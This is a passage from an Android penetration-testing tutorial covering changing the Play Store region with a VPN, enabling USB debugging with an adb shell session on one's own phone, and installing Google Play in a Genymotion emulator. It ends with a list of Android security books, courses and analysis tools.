


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Part 23:- Spoofing your location in Play Store


Many a times you have seen that application which you want to assess is only allowed in selected countries, so in that case you won't be able to install that application on your android device. But if you can spoof your location to that country in which the application is allowed then you can get access to that application. Below is the procedure of the same.

- First install Hotspot Shield Free VPN Proxy from Google Play Store.




- Now connect using it and choose your required country.

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


- Now go to Settings >> Apps >> Google Play Store and then tap on Force Stop and then on Clear Data.



- Open up Google Play Store and now you will be able to search and install the application which is only available in that country.


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Part 24:- Configuring your Device for Pentesting


In the First Part, i have shown how we can configure a virtual device for pentesting. In this i will demonstrate how you can actually configure your real device(phone/tablet/smart watch) for pentesting.

- Tap on the build number until it says " You are now a developer"
-




- Go to the Developer Options.

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
- Tap on USB Debugging.

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- Connect your Phone with the USB cable and you will see this notification on your Screen.

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


- Now you can also install Drozer agent on your phone or can also get a shell. Note you will be prompted on your phone while connecting using adb.

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```
adb.exe
C:\Users\Aditya Agrawal\Desktop
$ adb devices
List of devices attached
4C2YVP155M007904    unauthorized


C:\Users\Aditya Agrawal\Desktop
$ adb shell
error: device unauthorized. Please check the confirmation dialog on your device.
error: device unauthorized. Please check the confirmation dialog on your device.

C:\Users\Aditya Agrawal\Desktop
$ adb shell
shell@hwCHM-H:/ $ |
```

Part 25:- Install Google Play Store in Genymotion


In this i will demonstrate how you can install **Google Play Store** in a Genymotion Device.

- Switch ON your Genymotion Device.
- Download Google Apps from Cyanogenmod
- Drag and Drop the downloaded zip file to Genymotion Device. It will ask for confirmation, confirm it. Then it will start showing some error's, ignore for the time being and follow the next steps without opening any installed apps now.
- Go to Settings




- Tap on Add Account
- Tap on Google

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


- If you have an existing account then click on existing otherwise you can make a new account.



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- Signin your google account and then allow google update. You will see now your Google account has been linked to this device. Now you easily operate Google Play Store and install other apps through it.



##*#*#*#*#* E N D *#*#*#*#*#*

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How To's

- [How To Configuring Burp Suite With Android Nougat](#)
- [How To Bypassing Xamarin Certificate Pinning](#)
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- [Magisk Systemless Root - Detection and Remediation](#)
- [How to use FRIDA to bruteforce Secure Startup with FDE-encryption on a Samsung G935F running Android 8](#)

Paper

- AndrODet: An adaptive Android obfuscation detector
- GEOST BOTNET - the discovery story of a new Android banking trojan

Books

- [SEI CERT Android Secure Coding Standard](#)
- [Android Security Internals](#)
- [Android Cookbook](#)
- [Android Hacker's Handbook](#)
- [Android Security Cookbook](#)
- [The Mobile Application Hacker's Handbook](#)
- [Android Malware and Analysis](#)
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Course

- [Learning-Android-Security](#)
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- [Learn the art of mobile app development](#)
- [Learning Android Malware Analysis](#)
- [Android App Reverse Engineering 101](#)
- [MASPT V2](#)
- [Android Penetration Testing\(Persian\)](#)

Tools

Static Analysis

- [Apktool:A tool for reverse engineering Android apk files](#)
- [quark-engine - An Obfuscation-Neglect Android Malware Scoring System](#)
- [DeGuard:Statistical Deobfuscation for Android](#)
- [jad - Dex to Java decompiler](#)
- [Amandroid â€“ A Static Analysis Framework](#)
- [Androwarn â€“ Yet Another Static Code Analyzer](#)

Android Application Security

- [Droid Hunter – Android application vulnerability analysis and Android pentest tool](#)
- [Error Prone – Static Analysis Tool](#)
- [Findbugs – Find Bugs in Java Programs](#)
- [Find Security Bugs – A SpotBugs plugin for security audits of Java web applications.](#)
- [Flow Droid – Static Data Flow Tracker](#)
- [Smali/Baksmali – Assembler/Disassembler for the dex format](#)
- [Smali-CFGs – Smali Control Flow Graph's](#)
- [SPARTA – Static Program Analysis for Reliable Trusted Apps](#)
- [Gradle Static Analysis Plugin](#)
- [Checkstyle – A tool for checking Java source code](#)
- [PMD – An extensible multilanguage static code analyzer](#)
- [Soot – A Java Optimization Framework](#)
- [Android Quality Starter](#)
- [QARK – Quick Android Review Kit](#)
- [Infer – A Static Analysis tool for Java, C, C++ and Objective-C](#)
- [Android Check – Static Code analysis plugin for Android Project](#)
- [FindBugs-IDEA Static byte code analysis to look for bugs in Java code](#)
- [APK Leaks – Scanning APK file for URIs, endpoints & secrets](#)
- [Trueseeing – fast, accurate and resilient vulnerabilities scanner for Android apps](#)
- [StaCoAn – crossplatform tool which aids developers, bugbounty hunters and ethical hackers](#)

Dynamic Analysis

- [Mobile-Security-Framework MobSF](#)
- [Magisk v20.2 - Root & Universal Systemless Interface](#)
- [Runtime Mobile Security \(RMS\) - is a powerful web interface that helps you to manipulate Android and iOS Apps at Runtime](#)
- [Droid-FF - Android File Fuzzing Framework](#)
- [Drozer](#)
- [Inspeckage](#)
- [PATDroid - Collection of tools and data structures for analyzing Android applications](#)
- [Radare2 - Unix-like reverse engineering framework and commandline tools](#)
- [Cutter - Free and Open Source RE Platform powered by radare2](#)
- [ByteCodeViewer - Android APK Reverse Engineering Suite \(Decompiler, Editor, Debugger\)](#)

